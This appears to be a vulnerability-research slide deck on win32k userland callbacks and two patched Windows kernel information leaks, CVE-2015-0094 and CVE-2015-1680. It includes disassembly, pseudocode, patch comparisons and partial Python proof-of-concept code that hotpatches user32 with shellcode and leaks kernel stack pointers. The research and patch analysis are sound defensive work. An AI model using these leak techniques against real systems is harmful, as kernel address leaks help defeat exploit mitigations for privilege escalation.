Leaking Windows Kernel Pointers

WANDERING GLITCH

Who am I?

WanderingGlitch

- Vulnerability Analyst and Exploit Developer
- Employed by Trend Micro
- Part of the Zero Day Initiative

What am I talking about?

Kernel pointers

- Code pointers and data pointers
- Mostly uninitialized buffers
- One accidental pointer leak

Why?

CVE-2015-2367, CVE-2015-1676

CVE-2015-1680, CVE-2015-1679

CVE-2015-1678, CVE-2015-1677

CVE-2015-0077, CVE-2015-0094

Only 8 CVEs, but every userland callback was modified

Userland Callbacks

Userland Callbacks – What are they?

Implemented in core NT

- Managed by ntdll in userland

Allows for kernel code to call userland code

Solely used by the win32k subsystem

- Has historically been a source of bugs
- Handled by user32 in userland
- Used for window messages and DDE

Userland Callbacks – How do they work?

ntoskrnl!KeUserModeCallback

callback ID, input buffer, input size, output buffer, output size

ntoskrnl!KiCallUserMode

“return” to ntoskrnl!KeUserCallbackDispatcher

Context switch to ntdll!KiUserCallbackDispatcher

Userland Callbacks – How do they work?

ntdll!KiUserCallbackDispatcher

- Uses the callback ID as an index
- Function table located in the TIB
- User32 initialization points it to user32!apfnDispatch
- Call the callback handler

Userland Callbacks – How do they work?

Call user32!XyCallbackReturn once done with handler

- This function never returns
- Performs an “int 0x2b” back into the kernel
- Calls ntoskrnl!KiCallbackReturn per ntoskrnl!IDT
- Could also sysenter or “int 0x2e” back
  - Just need to use ID for NtCallbackReturn

Userland Callbacks – Safe and secure?

Has led to a large number of bugs

- UAFs due to lack of locks
- Refcount bugs when not returning to kernel
- Largely handled via ThreadLocks
  - These get cleaned up during thread destruction

- TOCTOUs

Window Objects and Messages

Window Objects and Messages

Windows

- A type of kernel object
- Referenced in userland with HWNDs
  - Essentially just a DWORD

Window Messages

- A way of communicating with Window Objects
- Allow input/output
- Can cross threads and processes
- Can also be handled within the kernel

CVE-2015-0094

CVE-2015-0094 – The vulnerability

- WM_NCCALCSIZE
  - Handled in the kernel
    - NtUserfnINOUTNCCALCSIZE sanitizes input arguments
    - SfnINOUTNCCALCSIZE makes a userland call
      - Occurs within the window's thread

CVE-2015-0094 – The vulnerability

WM_NCCALCSIZE

- Used to calculate window's client area
- wParam is a BOOL
- lParam is
  - NCCALCSIZE_PARAMS if wParam
  - RECT structure if !wParam
  - Both are documented structures
  - NCCALCSIZE_PARAMS contains a pointer to another structure

CVE-2015-0094 – The vulnerability

```
typedef struct tagNCCALCSIZE_PARAMS {
  RECT       rgrc[3];
  PWINDOWPOS lppos;
} NCCALCSIZE_PARAMS, *LPNCCALCSIZE_PARAMS;
```

```
typedef struct _RECT {
  LONG left;
  LONG top;
  LONG right;
  LONG bottom;
} RECT, *PRECT;
```

```
typedef struct tagWINDOWPOS {
  HWND hwnd;
  HWND hwndInsertAfter;
  int  x;
  int  y;
  int  cx;
  int  cy;
  UINT flags;
} WINDOWPOS, *LPWINDOWPOS, *PWINDOWPOS;
```

CVE-2015-0094 – The vulnerability

WM_NCCALCSIZE

- NCCALCSIZE_PARAM structure is allocated in the kernel stack
- WINDOWPOS is allocated adjacently
- NCCALCSIZE_PARAM.lppos updated to point to the kernel stack

CVE-2015-0094 – The vulnerability

```
NTSTATUS NtUserfnINOUTNCCALCSIZE {
        NCCALCSIZE_PARAMS params;
        WINDOWPOS pos;
        RtlCopyMemory(&params, lParam, sizeof(params));
        RtlCopyMemory(&pos, lParam.lppos, sizeof(pos));
        params.lppos = &pos;
```

We can leak an address on the kernel stack

- We control the contents of the 28 byte structure it points to
- We also control the contents of the structure right before it

CVE-2015-0094 – The vulnerability

```
.text:00127BEE
.text:00127BEE loc_127BEE:                             ; CODE XREF: NtUserfnINOUTNCCALCSIZE(x,x,x,x,x,x,x,x)+14C↓j
.text:00127BEE                 push    0Dh
.text:00127BF0                 pop     ecx
.text:00127BF1                 mov     esi, eax
.text:00127BF3                 mov     edi, eax
.text:00127BF5                 rep movsd
.text:00127BF7                 push    0Dh
.text:00127BF9                 pop     ecx
.text:00127BFA                 mov     esi, eax
.text:00127BFC                 lea     edi, [ebp+var_60]
.text:00127BFF                 rep movsd
.text:00127C01                 mov     edi, [ebp+var_30]
.text:00127C04                 cmp     edi, edx
.text:00127C06                 jnb     loc_127CCE
.text:00127C0C
.text:00127C0C loc_127C0C:                             ; CODE XREF: NtUserfnINOUTNCCALCSIZE(x,x,x,x,x,x,x,x)+156↓j
.text:00127C0C                 push    7
.text:00127C0E                 pop     ecx
.text:00127C0F                 mov     esi, edi
.text:00127C11                 rep movsd
.text:00127C13                 mov     ebx, [ebp+var_30]
.text:00127C16                 mov     [ebp+var_74], ebx
.text:00127C19                 push    7
.text:00127C1B                 pop     ecx
.text:00127C1C                 mov     esi, ebx
.text:00127C1E                 lea     edi, [ebp+var_98]
.text:00127C24                 rep movsd
.text:00127C26                 lea     eax, [ebp+var_98]
.text:00127C2C                 mov     [ebp+var_30], eax
.text:00127C2F                 lea     ecx, [ebp+var_60]
.text:00127C32
.text:00127C32 loc_127C32:                             ; CODE XREF: NtUserfnINOUTNCCALCSIZE(x,x,x,x,x,x,x,x)+139↓j
.text:00127C32                 mov     [ebp+var_70], ecx
.text:00127C35                 mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
.text:00127C3C                 mov     eax, [ebp+var_64]
.text:00127C3F                 add     eax, 6
.text:00127C42                 and     eax, 1Fh
.text:00127C45                 push    [ebp+arg_10]
.text:00127C48                 push    ecx
.text:00127C49                 push    [ebp+arg_8]
.text:00127C4C                 push    [ebp+arg_4]
.text:00127C4F                 push    [ebp+var_6C]
.text:00127C52                 call    _mpFnidPfn[eax*4]
```

CVE-2015-0094 – The vulnerability

```
if ( a3 )
{
  v8 = W32UserProbeAddress;
  if ( (HDC)v19 >= W32UserProbeAddress )
    *(_DWORD *)W32UserProbeAddress = 0;
  qmemcpy(a4, a4, 0x34u);
  qmemcpy(v21, a4, sizeof(v21));
  v9 = *(void **)&v21[48];
  if ( *(_DWORD *)&v21[48] >= (unsigned int)v8 )
  {
    *(_DWORD *)v8 = 0;
    v9 = *(void **)&v21[48];
  }
  qmemcpy(v9, v9, 0x1Cu);
  v7 = *(int **)&v21[48];
  v16 = *(_DWORD *)&v21[48];
  qmemcpy(&v14, *(const void **)&v21[48], 0x1Cu);
  *(_DWORD *)&v21[48] = &v14;
  v10 = v21;
```

CVE-2015-0094 – The vulnerability

```
.text:00127D12 loc_127D12:                             ; CODE XREF: SfnINOUTNCCALCSIZE(x,x,x,x,x,x,x,x)+297↓j
.text:00127D12                 mov     [ebp+var_84], ecx
.text:00127D18                 mov     [ebp+var_80], ecx
.text:00127D1B                 mov     eax, [ebp+arg_4]
.text:00127D1E                 mov     [ebp+var_80+4], eax
.text:00127D21                 mov     edi, [ebp+arg_8]
.text:00127D24                 mov     [ebp+var_80+8], edi
.text:00127D27                 mov     eax, [ebp+arg_10]
.text:00127D2A                 mov     [ebp+var_80+0Ch], eax
.text:00127D2D                 mov     eax, [ebp+arg_14]
.text:00127D30                 mov     [ebp+var_80+10h], eax
.text:00127D33                 test    edi, edi
.text:00127D35                 jz      loc_127F4B
.text:00127D3B                 push    0Dh
.text:00127D3D                 pop     ecx
.text:00127D3E                 lea     edi, [ebp+var_80+14h]
.text:00127D41                 rep movsd
.text:00127D43                 push    7
.text:00127D45                 pop     ecx
.text:00127D46                 mov     esi, [ebp+var_80+44h]
.text:00127D49                 lea     edi, [ebp+var_80+48h]
.text:00127D4C                 rep movsd
.text:00127D4E                 mov     [ebp+var_88], 64h
.text:00127D58                 mov     ecx, [ebp+var_84]
.text:00127D5E
```

CVE-2015-0094 – The vulnerability

```
v39[0] = v9;
v39[1] = (const void *)a2;
v39[2] = (const void *)a3;
v39[3] = (const void *)a5;
v39[4] = (const void *)a6;
if ( a3 )
{
  qmemcpy(&v39[5], a4, 0x34u);
  qmemcpy(&v39[18], v39[17], 0x1Cu);
  v37 = (_DWORD *)100;
  v9 = (char *)v38;
}
```

```
UserSessionSwitchLeaveCrit();
v13 = PsGetCurrentThreadWin32Thread();
++*(_BYTE *)(v13 + 596);
v37 = (_DWORD *)KeUserModeCallback(21, v39, v37, &v38, &v35);
v14 = PsGetCurrentThreadWin32Thread();
--*(_BYTE *)(v14 + 596);
```

CVE-2015-0094 – The plan

Create a Window

Hijack the WM_NCCALCSIZE handler

- Replace the pointer in the TIB to our own function table
- Modify user32!apfnDispatch within our process
- Hotpatch the WM_NCCALCSIZE handler in user32

Have the handler save the value of input_buffer[0x44]

CVE-2015-0094 – The PoC

Python PoC but easily implemented in C or ASM

The image shown doesn't show the initialization code

Sets up ctypes stub function to make the syscall

CVE-2015-0094 – The PoC

```
kernel_stack_address = DWORD()
# mov edx, lpstack_buffer
SfnINOUTNCCALCSIZE_buffer  = '\xba' + struct.pack('I', addressof(kernel_stack_address))
# mov ecx, dword ptr [esp+0x04]
SfnINOUTNCCALCSIZE_buffer += '\x8b\x4c\x24\x04'
# mov ecx, dword ptr [ecx+0x44]
SfnINOUTNCCALCSIZE_buffer += '\x8b\x49\x44'
# mov dword ptr [edx], ecx
SfnINOUTNCCALCSIZE_buffer += '\x89\x0a'
```

CVE-2015-0094 – The PoC

```
# push callback_return_value
SfnINOUTNCCALCSIZE_buffer += '\x68' + struct.pack('I', callback_return_value)
# mov edx, callback_buffer_size
SfnINOUTNCCALCSIZE_buffer += '\xba' + struct.pack('I', callback_buffer_size)
# mov ecx, callback_buffer
SfnINOUTNCCALCSIZE_buffer += '\xb9' + struct.pack('I', addressof(callback_buffer))
# push an invalid value rather than calling into ourselves
SfnINOUTNCCALCSIZE_buffer += '\x68' + struct.pack('I', 0)
# taken from user32!XyCallbackReturn
#mov     eax, [esp+a1]
SfnINOUTNCCALCSIZE_buffer += '\x8B\x44\x24\x04'
#int 2Bh
SfnINOUTNCCALCSIZE_buffer += '\xCD\x2B'
#retn    4
SfnINOUTNCCALCSIZE_buffer += '\xC2\x04\x00'

SfnINOUTNCCALCSIZE_replacement = get_executable_buffer(SfnINOUTNCCALCSIZE_buffer)
```

CVE-2015-0094 – The PoC

```
hUser32 = LoadLibrary('user32.dll')
if hUser32 == 0 or hUser32 is None:
    raise Exception('Unable to get the address of user32')

__fnINOUTNCCALCSIZE = hUser32 + 0xc6c3

print 'Jump should be to: %08x' % SfnINOUTNCCALCSIZE_replacement

jmp_replacement = '\xe9' + struct.pack('i', SfnINOUTNCCALCSIZE_replacement - __fnINOUTNCCALCSIZE)
jmp_minus5 = '\xeb\xf9'
detour_buf = jmp_replacement + jmp_minus5

write_buffer(hProcess=-1, lpBaseAddress=__fnINOUTNCCALCSIZE-5,
        lpBuffer=detour_buf, nSize=len(detour_buf))

raw_input()

print hex( NtUserMessageCall(hwnd, WM_NCCALCSIZE, 1, addressof(lparam_buf),
           addressof(result_buf), xxxWrapCallWindowProc, ansi) )
print hex( GetLastError() )

print 'Leaked kernel stack address: %08x' % kernel_stack_address.value

print 'Pausing so you can verify in kd'

raw_input()
```

CVE-2015-0094 – The Patch

SfnINOUTNCCALCSIZE

NCCALCSIZE_PARAMS.lppos is NULLified before sending to userland

CVE-2015-0094 – The Patch

```
.text:00126EC7 0F8                push    0Dh
.text:00126EC9 0FC                pop     ecx
.text:00126ECA 0F8                lea     edi, [ebp+var_80+14h]
.text:00126ECD 0F8                rep movsd
.text:00126ECF 0F8                push    7
.text:00126ED1 0FC                pop     ecx
.text:00126ED2 0F8                mov     esi, [ebp+var_80+44h]
.text:00126ED5 0F8                lea     edi, [ebp+var_80+48h]
.text:00126ED8 0F8                rep movsd
.text:00126EDA 0F8                and     [ebp+var_80+44h], 0
```

```
if ( a3 )
{
  qmemcpy(&v41[5], v39, 0x34u);
  qmemcpy(&v41[18], v41[17], 0x1Cu);
  v41[17] = 0;
}
```

CVE-2015-1680

CVE-2015-1680 – The vulnerability

NtUserGetMessage

- Also in NtUserRealInternalGetMessage
- Also in NtUserPeekMessage
- Uninitialized buffer
- Auto-allocated MSG buffer
  - …a stack variable
  - Space allocated but not initialized

CVE-2015-1680 – The vulnerability

NtUserGetMessage

- Takes four arguments
  - Pointer to a MSG structure
  - A window handle
  - Two window message filters

```
BOOL WINAPI GetMessage(
  _Out_     LPMSG lpMsg,
  _In_opt_  HWND  hWnd,
  _In_      UINT  wMsgFilterMin,
  _In_      UINT  wMsgFilterMax
);
```

CVE-2015-1680 – The vulnerability

NtUserGetMessage

- Allocates MSG structure on the stack
- Calls xxxInternalGetMessage

xxxInternalGetMessage

- Has a conditional, for our purposes just passes execution
- Calls xxxRealInternalGetMessage

xxxRealInternalGetMessage

- Fills in the MSG structure – only for the success path

CVE-2015-1680 – The vulnerability

Pseudocode based on ReactOS (which isn't vulnerable!)


```
NTSTATUS NtUserGetMessage(MSG* lpMsg, hWnd, wMsgFilterMin,
wMsgFilterMax)
        MSG msg;
        /* ... */
        NTSTATUS rc = xxxInternalGetMessage(&msg, hWnd,
wMsgFilterMin, wMsgFilterMax, true, true);
        RtlCopyMemory(lpMsg, &msg, sizeof(MSG));
        /* ... */
        return rc;
}
```

CVE-2015-1680 – The vulnerability

```
.text:0014B1D7                  mov     _gptiCurrent, esi
.text:0014B1DD                  mov     _gbValidateHandleForIL, 1
.text:0014B1E4                  mov     ecx, [ebp+arg_8]
.text:0014B1E7                  mov     eax, ecx
.text:0014B1E9                  mov     edx, [ebp+arg_C]
.text:0014B1EC                  or      eax, edx
.text:0014B1EE                  test    eax, 0FFFE0000h
.text:0014B1F3                  jnz     loc_1FA450
.text:0014B1F9                  push    1
.text:0014B1FB                  push    1
.text:0014B1FD                  push    edx
.text:0014B1FE                  push    ecx
.text:0014B1FF                  mov     edx, [ebp+arg_4]
.text:0014B202                  lea     ecx, [ebp+var_3C]
.text:0014B205                  call    _xxxInternalGetMessage@24 ; xxxInternalGetMessage(x,x,x,x,x,x)
.text:0014B20A                  mov     esi, eax
.text:0014B20C                  mov     [ebp+ms_exc.registration.TryLevel], 0
.text:0014B213                  mov     ecx, [ebp+arg_0]
.text:0014B216                  mov     eax, _W32UserProbeAddress
.text:0014B21B                  cmp     ecx, eax
.text:0014B21D                  jnb     short loc_14B289
.text:0014B21F
.text:0014B21F loc_14B21F:                              ; CODE XREF: NtUserGetMessage(x,x,x,x)+129↓j
.text:0014B21F                  push    1Ch             ; size_t
.text:0014B221                  lea     eax, [ebp+var_3C]
.text:0014B224                  push    eax             ; void *
.text:0014B225                  push    ecx             ; void *
.text:0014B226                  call    _memcpy
.text:0014B22B                  add     esp, 0Ch
```

CVE-2015-1680 – The vulnerability

```
v6 = xxxInternalGetMessage((int)v9, (struct tagTHREADINFO *)a2, a3, a4, 1, 1);
ms_exc.registration.TryLevel = 0;
v7 = (HDC)a1;
if ( a1 >= W32UserProbeAddress )
  v7 = W32UserProbeAddress;
memcpy(v7, v9, 0x1Cu);
ms_exc.registration.TryLevel = -2;
```



CVE-2015-1680 – The plan

Force an error condition in xxxRealInternalGetMessage

- Validation of the input HWND occurs here
- Send an invalid HWND
- MSG structure will never be initialized

CVE-2015-1680 – The PoC

Python PoC but easily implemented in C or ASM

- The image shown doesn't show the initialization code
  - Sets up ctypes stub function to make the syscall

Returns 28 bytes of uninitialized memory from a kernel stack

- Prepare the stack by making another syscall
- Can use this to leak code pointers and data pointers

CVE-2015-1680 – The PoC

```
NtUserGetMessage = syscall_prototype( addressof(NtUserGetMessage_buffer) )
NtUserGetMessage.restype = DWORD

print 'PID: %08x' % os.getpid()
print 'Make sure you are running on 32-bit Windows 7'

msg = (DWORD * 7)()
assert msg[0] == msg[1] == msg[2] == msg[3] == msg[4] == msg[5] == msg[6] == 0

# Args set in order to fail quickly
result = NtUserGetMessage(addressof(msg), -7, 0, 0)

print 'Results:'
print '\tmsg[2]: %08x' % msg[2]
print '\tmsg[3]: %08x' % msg[3]
print '\tmsg[4]: %08x' % msg[4]
print '\tmsg[5]: %08x' % msg[5]
print '\tmsg[6]: %08x' % msg[6]

print 'Pausing so you can verify in kd'

raw_input()
```

CVE-2015-1680 – The patch

MSG structure is now NULLified after the function prologue

```
.text:0014B55F        xor     eax, eax
.text:0014B561        mov     [ebp+var_3C], eax
.text:0014B564        mov     [ebp+var_38], eax
.text:0014B567        mov     [ebp+var_34], eax
.text:0014B56A        mov     [ebp+var_30], eax
.text:0014B56D        mov     [ebp+var_2C], eax
.text:0014B570        mov     [ebp+var_28], eax
.text:0014B573        mov     [ebp+var_24], eax
```

Questions?